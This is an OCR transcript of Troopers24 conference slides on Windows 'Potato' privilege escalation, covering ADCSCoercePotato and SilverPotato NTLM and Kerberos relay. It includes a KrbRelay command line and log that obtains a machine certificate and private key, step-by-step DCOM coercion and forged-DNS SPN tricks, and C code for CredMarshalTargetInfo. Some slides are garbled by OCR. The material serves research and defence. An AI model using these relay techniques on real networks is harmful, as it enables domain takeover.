06 00 00 00 08 00 30 00  30 00 00 00 00 00 00 00  |  ......0.0.......
00 00 00 00 00 40 00 00  3C FC 41 8F AB 8F F8 FA  |  .....@..<.A.....
65 67 9A 70 AC 1B A4 E8  6C 0A 70 1C 96 B0 B4 D9  |  eg.p....l.p.....
7D 27 2F F6 6A 80 6F 76  0A 00 10 00 00 00 00 00  |  }'/.j.ov........
00 00 00 00 00 00 00 00  00 00 00 00 09 00 24 00  |  ..............$.
52 00 50 00 43 00 53 00  53 00 2F 00 31 00 39 00  |  R.P.C.S.S./.1.9.
32 00 2E 00 31 00 36 00  38 00 2E 00 31 00 2E 00  |  2...1.6.8...1...
38 00 38 00 00 00 00 00  00 00 00 00 88 7A B5 87  |  8.8.........z..
3E 96 E5 34 36 A9 89 3D  70 E7 E8 D5 05 00 00 03  |  >..46..=p.......
10 00 00 00 50 00 10 00  03 00 00 00 12 00 00 00  |  ....P...........
00 00 04 00 B5 AB BA 93  6D A7 B3 7F 01 00 00 00  |  ........m.......
01 00 00 00 07 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 0A 05 0E 00  00 00 00 00 01 00 00 00  |  ................
D4 4D 50 32 67 AA E3 67  00 00 00 00              |  .MP2g..g....
[+] Got NTLM type 3 AUTH message from MYLAB\SRV1-MYLAB$ with hostname SRV1-MYLAB [192.168.212.22]
```

semperis

ADCSCoercePotato

- ➔ How dangerous is relaying the ADCS computer auth?
  - ➔ Signin is enabled (CVE-2022-37976), no relay possible vs LDAP/LDAPS 😥
  - ➔ Relay to HTTP(s) ADCS Web Enroll Endpoint and request a Machine certificate for ADCS server if EPA not required or ssl not required?

https://github.com/decoder-it/ADCSCoercePotato

semperis

ADCSCoercePotato

- ➔ How dangerous is relaying the ADCS computer auth?
  - ➔ Signin is enabled (CVE-2022-37976), no relay possible vs LDAP/LDAPS 😥
  - ➔ Relay to HTTP(s) ADCS Web Enroll Endpoint and request a Machine certificate for ADCS server if EPA not required or ssl not required?
- ➔ You can’t relay back NTLM authenticaton so you need at least another ADCS Web Enroll server running on different host 😥

https://github.com/decoder-it/ADCSCoercePotato

semperis

ADCSCoercePotato

- ➔ How dangerous is relaying the ADCS computer auth?
  - ➔ Signin is enabled (CVE-2022-37976), no relay possible vs LDAP/LDAPS 😔
  - ➔ Relay to HTTP(s) ADCS Web Enroll Endpoint and request a Machine certificate for ADCS server if EPA not required or ssl not required?
- ➔ You can’t relay back NTLM authenticaton so you need at least another ADCS Web Enroll server running on different host 😔
- ➔ But wait… in case of Kerberos you CAN relay back with HTTP(s) protocol! 😀

https://github.com/decoder-it/ADCSCoercePotato

semperis

ADCSCoercePotato

```
D:\temp>KrbRelay-andrea.exe -spn http/adcs-mylab.mylab.local -endpoint CertSrv -adcs Machine -dcomhost adcs-mylab.mylab.local -redirecthost dsp-mylab -clsid {D99E6E74-FC88-11D0-B498-00A
0C90312F3}
[*] Rewriting function table
[*] Rewriting PEB
[*] SPN: http/adcs-mylab.mylab.local
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: D:\temp\KrbRelay-andrea.exe
[*] Server Start
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGgQIAAAAAADyv7SELpwdlWdWPhHydMJtArgAAGwr///c8LXGTrYIECIADAAHAGQAcwBwAC0AbQB5AGwAYQBiAAAAAAAJAP//AAAeAP//AAQQAP//AAKAP//AAAWAP//AAAfAP//AAAOAP//AA
AAAA==:

[*] Forcing Machine authentication for: adcs-mylab.mylab.local
[*] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3
[*] Starting CoGetInstanceFromIStorage on target: adcs-mylab.mylab.local
[*] apRep1: 6f8188308185a003020105a10302010fa2793077a003020112a270046edcd6bf64e462aeed37639fca73a74a4c7307e10116a7e35e9b149dac04e4f89b8d304cc47dddaba22955f7b33f1103bc29e3320c76c2424228 3
ece1ac2d5da5dd2c880788ba29cbdfa89cc08977c8c0084ae7ea30251796fbe2f52298f369588a1aec9b45b1d13cd8fb0ea866081
[*] Accpet security context
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, Confidentiality, UseDceStyle, Connection
[+] HTTP session established
[*] CSR Request:
-----BEGIN+CERTIFICATE+REQUEST-----MIIETjCCAjYCAQAwCzEJMAcGA1UEAwwAMIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAg%2bdmoOvk6qcs0NpPf4NqGChcZP9gpaUekSFw7EreKQZLYWE9KdvDvOG1HKi1NAXPa228RQp6
bcGivfc2T6xgf1PVvgHZZ2gGygo73bKn1neobWekdU7It%2bK8MKUfSogctx9LSQCVA6YUxwi3j6djKgbdld6dylDRwDfBi6CufJr4Nor/Q6jOIV0cTy%2bA5jTEJqv9lq1WbAqO3yjPgIov651f5aGS18UD1xGTgwf92xWpT5RNMfpFbCsa9EU%2
bf4D%2bLPU50MOhxMsqAloqkl9FE5AcehHoX/%2bH54TAqIoQXRw3h0BZWcZbF7JGis9k61qCZDTFFBfJl9%2bzZ89PR3xLI13gpnvF48/oISYMZF5AcH4mTjriDoURSFsIU%2bD%2bryNiOWRCWeZDqZFlIZiwk4Ga7noynsw0L2Nrp2MHkCn6CW
ThFuxjWdMLda2j96ixJ62MkcYK9WiDdh/N9YPfGXAm0ojPROFH7VpDzABkMuYx3JvDEGPl8A/twHwkGaN6tDqf11jEglyn8zt8OFI9sHBp3J5cjvVFF44xjg%2bmKWa8b3J1BZy8tJcsX2HA9w/lrSe0uoIG7Av1gJ6ALOlc6re7d9xeT6Qs04GDY
y0GZDKJVU6x8AqUT3z66EQb0bOKQKwT685aeq/ck5KKSIg0f4u12%2bDYeW2QhSFxn6ueXUspAq0CAwEAATANBgkqhkiG9w0BAQsFAAOCAgEAddD8h2QHTEbDGbEqIkQi9xwTpx%2bsvVmoFRCUqhKFz7lDdcwR6SAswRs1YGAYbr3vmLAT7V7aNW
%2bjn/t9AjNvezysJY4E2lD/vJj5eK9jWJpdFaDskIvPs8BH1gCTublRZzhlilgTiZiRA32QJiZfLEyxHOaysiNskPKGcqk0hjqNE7xuYomj/gk6x4LB/aLp3GiNzI8ZbN%2bpwG78aCySisC5AZM/BuaYobPDReg9DXTuIgdGhBzhYjelPYW%2b3
6SurWyU%2bK7rJXa3J1F1uLgSTVry2VuZReoL6kEBNQ5GCoR0xKHRSmlibc7M/vVU2bV5/YKgfAE/ucZMYrlj36SHiuTtdNmifO3YjEOCQ4FQic3J%2bugeHVCnNGGXIWCGtcVPFD7NClWfywp16ETvEryKg4GXpwIz/Ux6wLQuvzrCgIbIqmKrB9
9dU6Pk6c4irJYWxsikRH4Kj/yxj5N9IpShnPpAiStMJHG1tOo04ltUTpWrXG30wnTbu914wPUod1eqrMyHm5BkkCp0skS9tdc9LJvvyMD3XJwwBVm/UlxAWwfJKIassxrTfxMDWuF4IWhm1xkFDp5vZxf7qG0isIXnQ71fzsMyfovznqnKen7y8vi
Xc5rr642BJxtzgHH9IdP8vFbFFap%2byUwkcfvADwCWKvdk%2b1qg78otwyn5IQzyp8=-----END+CERTIFICATE+REQUEST-----
[*] Requesting  certificate
[*] Testing: Machine
[+] Found valid template: Machine
[*] SUCCESS (ReqID: 59)
[*] Downloading certificate
[*] Exporting certificate & private key
MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCCccwggnDBgsqhkiG9w0BDAoBAqCCCXowggl2MCgGCiqGSIb3DQEMAQMwGgQUv5E5q7e+ONNP4xRST05f+tiNBRcCAgQABIIJSIqfMkL40YQDPFVqnLh2v
D8mlOsJYgfzeuzeqGPzWpV1V2ozjn+tu+MTCT7GepfoETLWdpPG+U4iA+qvdN8xrMQWw7MrAatvGGvCoTGJG42S/nmRsZY3UUZJZEv/Ci1fsZcvozYNf1zmXEeMXyTB3u26rIQiF8TIBOkvV4GAaM8RnEcJRnYLglUF3pPVR6LqgPXKx14SVLNd+N
VU46RGptIySM85J8aQK7ZPl4EtvYw0GVgPGcUq6ZKQZN6+VXuvPd8pS+U3BRwkEXWTTm+UaS6sEpOZ7FlnYmbgj+aoPVia7TBzcsHoB91zml5NTsMw8ofzl1HBKD3uBhV2wMNUPI0CT3Zf3XHy02iUeIEhJfaGmFsWR+clr+eYeItGbI7QnEevfex
xw2anbFmcr5Z6JXb9dpxkvaq3C0mDUR6GQzlY2wdHCoG0ZjGV2K1yEGFzSiJirvOE543/8ARn0m5xaOIOuESAK70UhmOfX1Hy4+QGsD2wqyK580COWwKzAinnt5kocADtOaH2dKTH8Pz9JxotzzXqx1pWH2v91N8zuESIvZ/HVM0iv02z/Y7Gm0si
```

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- Distributed COM users
  - «Members are allowed to launch, activate and use Distributed COM objects on this machine»
  - Built-in Group
- Performance Log Users
  - «Members of this group may schedule logging of performance counters, enable trace providers, and collect event traces both locally and via remote access to this computer»
  - Built-in group

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

➔ Members of these group can launch and activate from remote DCOM objects


https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

semperis

TROOPERS

SilverPotato: The Forgotten Groups

➔ Member tivate from remote



https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups


- ➔ Members of these group can launch and activate from remote DCOM objects
- ➔ The «SPPUIObjectInteractive Class» (sppui) related to the License Activation Service was a perfect candidate

https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

semperis

TROOPERS

SilverPotato: The Forgotten Groups



➔ Member tivate from remote

➔ The «S i) related to the Li fect candidate

https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- Members of these group can launch and activate from remote DCOM objects
- The «SPPUIObjectInteractive Class» (sppui) related to the License Activation Service was a perfect candidate
- By triggering the remote launch and activation of this object we should get back the authentication of the interatcive user connected on specific session…

https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/

semperis

SilverPotato: The Forgotten Groups

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver

Step 2:
Victim contacts OxidResolver on attacker machine by performing an Authenticated Call1 – **Profit1**

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver

Step 2:
Victim contacts OxidResolver on attacker machine by performing an Authenticated Call1 – **Profit1**

Step 3:
Attacker’s OxidResolver sends Victim the String Bindings of the attacker’s endpoint running on port XXX with an optional SPN

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver

Step 2:
Victim contacts OxidResolver on attacker machine by performing an Authenticated Call1 – **Profit1**

Step 3:
Attacker’s OxidResolver sends Victim the String Bindings of the attacker’s endpoint running on port XXX with an optional SPN

Step 4:
Victim contact Attacker’s endpoint on port XXX by performing an Authenticated Call2 –**Profit2**

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim [illegible] Attacker's OxidResolver

NTLM Relay 1: Impersonation Level ☺

Step 2:
Victim contacts OxidResolver on attacke[illegible]achine by performing an Authenticated Call1 – **Profit1**

Step 3:
Attacker's OxidResolver sends Victim the String Bindings of the attacker's endpoint running on port XXX with an optional SPN

Step 4:
Victim contact Attacker's endpoint on port XXX by performing an Authenticated Call2 –**Profit2**

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim [illegible] Attacker's OxidResolver

NTLM Relay 1: Impersonation Level ☺

Step 2:
Victim contacts OxidResolver on attacke[illegible]achine by performing an Authenticated Call1 – **Profit1**

Step 3:
Attacker's OxidResolver s[illegible]indings of the attacker's endpoint run[illegible]onal SPN

NTLM Relay 2: Identification Level ☹

Step 4:
Victim contact Attacker's e[illegible]dpoint on port XXX by performing an Authenticated Call2 –**Profit2**

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote CoGetInstanceFromIStorage with CLSID of **sppui** that triggers Victim
Attacker's OxidResolver

NTLM Relay 1: Impersonation Level ☺

Step 2:

MSRC: *"After careful investigation, this case has been assessed as moderate severity and does not meet MSRCs bar for immediate servicing"* 🤷

attacker's endpoint run
onal SPN

Identification Level ☹

Step 4:
Victim contact Attacker's endpoint on port XXX by performing an Authenticated Call2 –**Profit2**

DC

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

➔ [Video] SilverPotato NTLM Relay

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- ➔ And Kerberos relay?
- ➔ Two problems
  1. KrbRelay tool interacts only with the second authentication (Profit2)
  2. You need to have control over SPN

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
https://github.com/cube0x0/KrbRelay

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- ➔ And Kerberos relay?
- ➔ Two problems
  1. KrbRelay tool interacts only with the second authentication (Profit2)
  2. You need to have control over SPN

- ➔ (1)Adapt and recode the KrbRelay tool to intercept and manipulate initial authentication (Profit1) 🤪

- ➔ (2)In first authentication you cannot set SPN in *SecurityBindings*, it will be always RPCSS/<socat_redirector_address>🤔

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
https://github.com/cube0x0/KrbRelay

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- Following Forshaw’s trick, you can bypass SPN limitation by adding a forged DNS hostname entry for the external Socat redirector
- Kerberos SSPI supports “special” format for the SPN which includes the Marshal Target Information:
  - Service Class/Server[base64 TargetInfo]
  - Kerberos will ask for a TGS: Service Class/Server
  - Oxid resolver will contact host: Server[base64 TargetInfo]
  - The shortest TargetInfo is:
    1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html

semperis

TROOPERS

SilverPo

- ➔ Fol
  lim
  the
- ➔ Ker
  whi
  - ➔
  - ➔
  - ➔
  - ➔

y for

SPN

```
int main()
{
    DWORD dwSize;

    typedef NTSTATUS (NTAPI *_CredMarshalTargetInfo)(
        PCREDENTIAL_TARGET_INFORMATIONW InTargetInfo,
        PUSHORT *Buffer,
        PULONG BufferSize
    );

    HINSTANCE hAdvapi32 = LoadLibrary(_T("sspicli.dll"));
    FARPROC p;
    _CredMarshalTargetInfo CredMarshalTargetInfo = (_CredMarshalTargetInfo)GetProcAddress(hModule: hAdvapi32, lpProcName: "CredMarshalTargetInfo");

    PCREDENTIAL_TARGET_INFORMATION pTargetInfo = NULL;
    USHORT* pBuffer = NULL;
    char *buffer;
    buffer = (char *)malloc(_Size: 1024);

    ULONG BufferSize;

    CREDENTIAL_TARGET_INFORMATIONW TargetInfo;
    memset(_Dst: &TargetInfo, _Val: 0, _Size: sizeof(TargetInfo));

    printf(_Format: "Calling CredMarshalTargetInfo\n");

    NTSTATUS status = CredMarshalTargetInfo(&TargetInfo, (PUSHORT*)&buffer, &BufferSize);

    printf(_Format: "Status=0x%x buffer=%S length=%d\n", status,buffer, BufferSize);
```

Microsoft Visual Studio Debug Console

```
Calling CredMarshalTargetInfo
Status=0x0 buffer=1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA length=88

e:\src\CredMarshall\x64\Debug\CredMarshall.exe (process 14576) exited with code 0.
Press any key to close this window . . .
```

https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

- Following Forshaw’s trick, you can bypass SPN limitation by adding a forged DNS hostname entry for the external Socat redirector
- Kerberos SSPI supports “special” format for the SPN which includes the Marshal Target Information:
  - Service Class/Server[base64 TargetInfo]
  - Kerberos will ask for a TGS: Service Class/Server
  - Oxid resolver will contact host: Server[base64 TargetInfo]
  - The shortest TargetInfo is:
    1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
- Add a DNS record and map it to the IP address of the Socat redirector:
  - *<servername>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA*
- Relay the Kerberos AP-REQ and Profit 1! 🤩

https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html

semperis

SilverPotato: The Forgotten Groups

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Target

Victim connected in Session (n)

DC

semperis

SilverPotato: The Forgotten Groups

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote *CoGetInstanceFromIStorage* with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver with address:
<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Victim connected in Session (n)

Target

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote *CoGetInstanceFromIStorage* with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker’s OxidResolver with address:
<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Step 2:
Victim asks for TGS:
RPCSS/<target>

Victim connected in Session (n)

Target

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote *CoGetInstanceFromIStorage* with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker's OxidResolver with address:
<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Step 2:
Victim asks for TGS:
RPCSS/<target>

Step 3:
Victim contacts OxidResolver on attacker machine by performing an **Authenticated Call1** with **AP-REQ**

Victim connected in Session (n)

Socat Redirector running on <target>1UWhRCAAAAAAA…

Target

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote *CoGetInstanceFromIStorage* with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker's OxidResolver with address:
<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Step 2:
Victim asks for TGS:
RPCSS/<target>

Victim connected in Session (n)

Step 3:
Victim contacts OxidResolver on attacker machine by performing an **Authenticated Call1** with **AP-REQ**

Socat Redirector running on <target>1UWhRCAAAAAAA…

Step 4:
Attacker forwards Victim **AP-REQ** to **Target** for accessing a resource: **Profit1**

Target

DC

semperis

SilverPotato: The Forgotten Groups

TROOPERS

Attacker impersonating a Domain User member of **Distributed COM Users** or **Performance Log Users** groups

Step 1:
Attacker performs a Remote *CoGetInstanceFromIStorage* with CLSID of **sppui** that triggers Victim in session (n) to contact Attacker's OxidResolver with address:
<target>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

Step 2:
Victim asks for TGS:
RPCSS/<target>

Victim connected in Session (n)

Step 3:
Victim contacts OxidResolver on attacker ma… performing an **Authenticated Call1** with…

Krb Relay 1: Impersonation Level ☺

Socat Redirector running on <target>1UWhRCAAAAAAA…

Step 4:
Attacker forwards Victim **AP-REQ** to **Target** for accessing a resource: **Profit1**

Target

DC

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

SilverPotato: The Forgotten Groups

➔ [Video] SilverPotato Kerberos Relay

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Conclusion

➔ Potatoes broke the boundaries!
- Safety
- Security

➔ Most MS fixes were always “partial”

➔ Future NTLM disablement will stop specific relay based attacks
- But if you can control SPN, you can relay Kerberos!

➔ Will potatoes be still alive and kicking?

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Conclusion

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Conclusion


Protect your Endpoints!

That's all!

➔ Hope you enjoyed this talk… didn't you?

That's all!

➔ Hope you enjoyed this talk… didn't you?



Thank you!

10 Years of Windows Privilege Escalation with Potatoes, Andrea Pierini, Troopers24